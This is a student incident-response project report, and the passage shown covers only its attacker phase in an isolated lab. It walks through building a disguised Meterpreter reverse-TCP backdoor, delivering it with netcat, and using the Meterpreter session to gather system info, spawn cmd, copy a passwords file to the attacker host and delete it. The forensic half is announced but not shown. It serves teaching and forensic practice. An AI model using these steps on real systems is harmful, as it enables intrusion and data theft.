

DEPI_Final Project / Incident Response Analyst

SPRINTS / Depi_CSA BC #1

Group Code: ONL1_ISS7_M1d

Name	Email
Haydi Mohamed Adel Hussain	haydimohamedadel@gmail.com
Rana Ahmed	rana.mohammed@ejust.edu.eg
Rana Fathy	Rana.ahmed@ejust.edu.eg
Emad Wagdi	emad.wagdi@gmail.com
Mohamed Abu Samaha	mohamedsaidabusamaha@gmail.com
Mostafa Kassab	Mostafa.kassab41@gmail.com

****Case Scenario:**

- 1. Making Windows backdoor using Metasploit**
- 2. Take an image of our windows 10 vm (victim machine)**
- 3. Start a forensic investigation using autopsy**

****Our network 192.168.255.1/24:**

Kali machine (attacker) [.129] & windows 10 (victim) [.128].

Attacker role:

- I. On our final project we used msfvenom to create a payload/ Backdoor reverse_ TCP connection that will connect back to our Metasploit listener, that we start on our kali vm (attacker) once the victim click on the .exe file (named: mycutedogy) or the other version of it (disguised_image) made using ‘IExpress’ then a session will be established with us (attacker).
- II. To the second phase send the payload, here there are many ways but we went with Netcat (nc).
- III. Third phase the victim was curious so he clicked the file whom he can’t remember if he was the one he made for his dog or not?! Now we have our session.
- IV. Fourth changes made for victim machine:
 - Taking a copy of a file (passwords.txt) then deleting it from victim machine.
 - Opening the cmd.
 - Taking a screenshot of windows 10 vm.
 - Seeing some info about system.
 - Opening the registry.

Forensic role:

- I. Taking an Image for the victim Disk, using FTK imager.
 - II. Investigating what happened and where is our backdoor, using Autopsy.

Let's start:

- a. Connecting two machines on same network (host only) isolated, turning the firewall off, ping to check connection is established

Windows 10 x64 (2) - VMware Workstation 17 Player (Non-commercial use only)

Player | Command Prompt

Recycle Microsoft Windows [Version 10.0.17763.316]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\koko>ipconfig

Windows IP Configuration

k

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address : fe80::750b:fb37:3dc8:1cfe%9
IPv4 Address : 192.168.255.128
Subnet Mask : 255.255.255.0
Default Gateway :

C:\Users\koko>ping 192.168.255.129

Pinging 192.168.255.129 with 32 bytes of data:
Reply from 192.168.255.129: bytes=32 time=78ms TTL=64
Reply from 192.168.255.129: bytes=32 time=1ms TTL=64
Reply from 192.168.255.129: bytes=32 time=1ms TTL=64
Reply from 192.168.255.129: bytes=32 time=1ms TTL=64

Contr Ping statistics for 192.168.255.129:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 1ms, Maximum = 782ms, Average = 196ms

C:\Users\koko>

File Actions Edit View Help

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.255.129 netmask 255.255.255.0 broadcast 192.168.255.255
inet6 fe80::2bc4:prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:cbe:04:9e txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B) RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1144 bytes 6536 (6.3 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
device interrupt 19 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B) RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[lord@yoho:][~]\$ ping 192.168.255.128
PING 192.168.255.128 (192.168.255.128) 56(84) bytes of data.
64 bytes from 192.168.255.128: icmp_seq=1 ttl=128 time=9.98 ms
64 bytes from 192.168.255.128: icmp_seq=2 ttl=128 time=1.86 ms
64 bytes from 192.168.255.128: icmp_seq=3 ttl=128 time=1.33 ms
64 bytes from 192.168.255.128: icmp_seq=4 ttl=128 time=0.931 ms
64 bytes from 192.168.255.128: icmp_seq=5 ttl=128 time=1.71 ms
64 bytes from 192.168.255.128: icmp_seq=6 ttl=128 time=8.32 ms
64 bytes from 192.168.255.128: icmp_seq=7 ttl=128 time=8.65 ms
64 bytes from 192.168.255.128: icmp_seq=8 ttl=128 time=2.00 ms
64 bytes from 192.168.255.128: icmp_seq=9 ttl=128 time=12.1 ms
64 bytes from 192.168.255.128: icmp_seq=10 ttl=128 time=1.87 ms
64 bytes from 192.168.255.128: icmp_seq=11 ttl=128 time=1.53 ms
64 bytes from 192.168.255.128: icmp_seq=12 ttl=128 time=1.96 ms
64 bytes from 192.168.255.128: icmp_seq=13 ttl=128 time=2.78 ms
64 bytes from 192.168.255.128: icmp_seq=14 ttl=128 time=1.85 ms
64 bytes from 192.168.255.128: icmp_seq=15 ttl=128 time=1.66 ms
64 bytes from 192.168.255.128: icmp_seq=16 ttl=128 time=8.70 ms
64 bytes from 192.168.255.128: icmp_seq=17 ttl=128 time=1.80 ms
64 bytes from 192.168.255.128: icmp_seq=18 ttl=128 time=1.18 ms
64 bytes from 192.168.255.128: icmp_seq=19 ttl=128 time=1.78 ms
64 bytes from 192.168.255.128: icmp_seq=20 ttl=128 time=1.85 ms
64 bytes from 192.168.255.128: icmp_seq=21 ttl=128 time=1.39 ms
^C
— 192.168.255.128 ping statistics —
21 packets transmitted, 21 received, 0% packet loss, time 20031ms
rtt min/avg/max/mdev = 0.931/4.265/15.265/4.172 ms

[lord@yoho:][~]\$

- b. Starting Metasploit using msfconsole then making windows payload using msfvenom

Note: LHOST = <your kali IP> & LPORT= <any port you want to use on kali for listening in our coming session>


-f exe: indicate the type of file made (backdoor/ payload)

-o: indication for output will be saved in this path

All set, when you are ready to listen just type: ‘exploit’

- c. Using netcat to send the payload/ backdoor, this is not a reverse engineering technique, because here our victim is listening (actually it was a test case to see if autopsy will detect this also, only used for sharing files)

Windows: listener



Kali: sender




- d. Start listening , see were are we now?

```
msf6 exploit(multi/handler) > show options
Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.255.129  yes       The listen address (an interface may be specified)
  LPORT      4443           yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.255.129:4443
[*] Sending stage (176198 bytes) to 192.168.255.128
[*] Meterpreter session 1 opened (192.168.255.129:4443 → 192.168.255.128:49677) at 2024-10-21 21:53:18 -0400
meterpreter > pwd
C:\Users\koko\Desktop
meterpreter > 
```

e. Now waiting for the victim to click the file



- mycutedogy: payload/backdoor
 - disguised_image: our payload version but disguised using

f. Session is established successfully, let's start getting some info about that victim machine, and having some fun

```
meterpreter > cd ..
meterpreter > ls
Listing: C:\Users\koko


Mode          Size     Type    Last modified      Name
+-rwxrwxrwx  4096    dir     2024-10-22 07:10:00 -0400 .zenmap
+-rwxr-xr-x  0        dir     2024-10-16 02:42:16 -0400 3D Objects
+-rwxrwxrwx  0        dir     2024-10-16 02:41:29 -0400 AppData
+-rwxrwxrwx  0        dir     2024-10-16 02:41:29 -0400 Application Data
+-rwxr-xr-x  0        dir     2024-10-16 02:42:17 -0400 Contacts
+-rwxrwxrwx  0        dir     2024-10-16 02:41:29 -0400 Cookies
+-rwxr-xr-x  4096    dir     2024-10-22 07:35:10 -0400 Desktop
+-rwxr-xr-x  4096    dir     2024-10-16 02:42:17 -0400 Documents
+-rwxr-xr-x  0        dir     2024-10-16 02:42:17 -0400 Downloads
+-rwxr-xr-x  0        dir     2024-10-16 02:42:17 -0400 Favorites
+-rwxr-xr-x  0        dir     2024-10-16 02:42:17 -0400 Links
+-rwxrwxrwx  0        dir     2024-10-16 02:41:29 -0400 Local Settings
+-rwxr-xr-x  0        dir     2024-10-16 02:42:17 -0400 Music
+-rwxrwxrwx  0        dir     2024-10-16 02:41:29 -0400 My Documents
+-rwxr-wr-rw- 786432   fil    2024-10-22 06:51:18 -0400 NTUSER.DAT
+-rwxr-wr-rw- 65536    fil    2024-10-16 02:41:59 -0400 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf
+-rwxr-wr-rw- 524288   fil    2024-10-16 02:41:29 -0400 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000000000000000001.regtrans-ms
+-rwxr-wr-rw- 524288   fil    2024-10-16 02:41:29 -0400 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000000000000000002.regtrans-ms
+-rwxrwxrwx  0        dir     2024-10-16 02:41:29 -0400 NetHood
+-rwxr-xr-x  0        dir     2024-10-16 02:42:17 -0400 Pictures
+-rwxrwxrwx  0        dir     2024-10-16 02:41:29 -0400 PrintHood
+-rwxrwxrwx  0        dir     2024-10-16 02:41:29 -0400 Recent
+-rwxr-xr-x  0        dir     2024-10-16 02:42:17 -0400 Saved Games
+-rwxr-xr-x  4096    dir     2024-10-16 02:43:33 -0400 Searches
+-rwxrwxrwx  0        dir     2024-10-16 02:41:29 -0400 SendTo
+-rwxrwxrwx  0        dir     2024-10-16 02:41:29 -0400 Start Menu
+-rwxrwxrwx  0        dir     2024-10-16 02:41:29 -0400 Templates
+-rwxr-xr-x  0        dir     2024-10-16 02:42:17 -0400 Videos
+-rwxr-wr-rw- 274432   fil    2024-10-16 02:41:29 -0400 ntuser.dat.LOG1
+-rwxr-wr-rw- 241664   fil    2024-10-16 02:41:29 -0400 ntuser.dat.LOG2
+-rwxr-wr-rw- 20       fil    2024-10-16 02:41:29 -0400 ntuser.ini

meterpreter > sysinfo
Computer       : DESKTOP-0NDCCLL
OS            : Windows 10 (10.0 Build 17763).
Architecture  : x64
System Language: en-US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter   : x86/windows
meterpreter > 
```

Open the cmd on the victim machine

```
meterpreter > execute -f cmd  
Process 3388 created.  
meterpreter > |
```


Done:



Cont.

```
Process 3588 created.
meterpreter > netstat
Connection list
_____
Proto Local address           Remote address         State      User  Inode PID/Program name
tcp   0.0.0.0:135             0.0.0.0:*          LISTEN    0   0   848/svchost.exe
tcp   0.0.0.0:445             0.0.0.0:*          LISTEN    0   0   4/System
tcp   0.0.0.0:5040            0.0.0.0:*          LISTEN    0   0   1108/svchost.exe
tcp   0.0.0.0:49664            0.0.0.0:*          LISTEN    0   0   464/wininit.exe
tcp   0.0.0.0:49665            0.0.0.0:*          LISTEN    0   0   476/svchost.exe
tcp   0.0.0.0:49666            0.0.0.0:*          LISTEN    0   0   1516/spoolsv.exe
tcp   0.0.0.0:49667            0.0.0.0:*          LISTEN    0   0   628/lsass.exe
tcp   0.0.0.0:49668            0.0.0.0:*          LISTEN    0   0   612/services.exe
tcp   0.0.0.0:49669            0.0.0.0:*          LISTEN    0   0   1728/svchost.exe
tcp   0.0.0.0:49670            0.0.0.0:*          LISTEN    0   0   992/svchost.exe
tcp   192.168.255.128:139       0.0.0.0:*          LISTEN    0   0   4/System
tcp   192.168.255.128:49677       192.168.255.129:4443 ESTABLISHED 0   0   1964/mycutedogy.exe
tcp6  ::1:135                  ::*:               LISTEN    0   0   848/svchost.exe
tcp6  ::1:445                  ::*:               LISTEN    0   0   4/System
tcp6  ::1:49664                 ::*:               LISTEN    0   0   464/wininit.exe
tcp6  ::1:49665                 ::*:               LISTEN    0   0   476/svchost.exe
tcp6  ::1:49666                 ::*:               LISTEN    0   0   1516/spoolsv.exe
tcp6  ::1:49667                 ::*:               LISTEN    0   0   628/lsass.exe
tcp6  ::1:49668                 ::*:               LISTEN    0   0   612/services.exe
tcp6  ::1:49669                 ::*:               LISTEN    0   0   1728/svchost.exe
tcp6  ::1:49670                 ::*:               LISTEN    0   0   992/svchost.exe
udp   0.0.0.0:500                0.0.0.0:*          LISTEN    0   0   992/svchost.exe
udp   0.0.0.0:4500               0.0.0.0:*          LISTEN    0   0   992/svchost.exe
udp   0.0.0.0:5050               0.0.0.0:*          LISTEN    0   0   1108/svchost.exe
udp   0.0.0.0:5353               0.0.0.0:*          LISTEN    0   0   1284/svchost.exe
udp   0.0.0.0:5355               0.0.0.0:*          LISTEN    0   0   1284/svchost.exe
udp   127.0.0.1:1900              0.0.0.0:*          LISTEN    0   0   3292/svchost.exe
udp   127.0.0.1:56212             0.0.0.0:*          LISTEN    0   0   3292/svchost.exe
udp   127.0.0.1:61864             0.0.0.0:*          LISTEN    0   0   992/svchost.exe
udp   192.168.255.128:137       0.0.0.0:*          LISTEN    0   0   4/System
udp   192.168.255.128:138       0.0.0.0:*          LISTEN    0   0   4/System
udp   192.168.255.128:1900       0.0.0.0:*          LISTEN    0   0   3292/svchost.exe
udp   192.168.255.128:56211       0.0.0.0:*          LISTEN    0   0   3292/svchost.exe
udp6  ::1:500                   ::*:               LISTEN    0   0   992/svchost.exe
udp6  ::1:4500                  ::*:               LISTEN    0   0   992/svchost.exe
udp6  ::1:5353                  ::*:               LISTEN    0   0   1284/svchost.exe
udp6  ::1:5355                  ::*:               LISTEN    0   0   1284/svchost.exe
udp6  ::1:1900                  ::*:               LISTEN    0   0   3292/svchost.exe
udp6  ::1:56210                 ::*:               LISTEN    0   0   3292/svchost.exe
udp6  fe80::750b:fb37:3dc8:1cfe:1900  ::*:          LISTEN    0   0   3292/svchost.exe
udp6  fe80::750b:fb37:3dc8:1cfe:56209  ::*:          LISTEN    0   0   3292/svchost.exe
```

g. Create a file named passwords on my windows 10 vm




h. Copying the file to our kali and then deleting it from the victim machine

```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\koko\Desktop
=====
Mode          Size      Type  Last modified      Name
-- 
100666/rw-rw-rw- 2228    fil   2024-10-22 06:58:03 -0400  Nmap - Zenmap GUI.lnk
100666/rw-rw-rw- 282     fil   2024-10-16 02:42:17 -0400  desktop.ini
100666/rw-rw-rw- 866     fil   2024-10-22 07:35:08 -0400  disguised_image.SED
100777/rwxrwxrwx 198144   fil   2024-10-22 07:35:10 -0400  disguised_image.exe
100666/rw-rw-rw- 308684   fil   2024-10-22 07:20:54 -0400  guess-the-button-091215.png
100777/rwxrwxrwx 73802    fil   2024-10-22 07:12:39 -0400  mycutedogy.exe
100777/rwxrwxrwx 33969480 fil   2024-10-21 20:31:34 -0400  nmap-7.95-setup.exe
100666/rw-rw-rw- 7       fil   2024-10-22 08:23:20 -0400  passwords.txt

meterpreter > download passwords.txt
[*] Downloading: passwords.txt -> /home/lord/passwords.txt
[*] Downloaded 7.00 B of 7.00 B (100.0%): passwords.txt -> /home/lord/passwords.txt
[*] Completed : passwords.txt -> /home/lord/passwords.txt
meterpreter > rm passwords.txt
meterpreter >
```

Done:




- i. Taking a screenshot of the victim machine and saving it on my kali at the below path

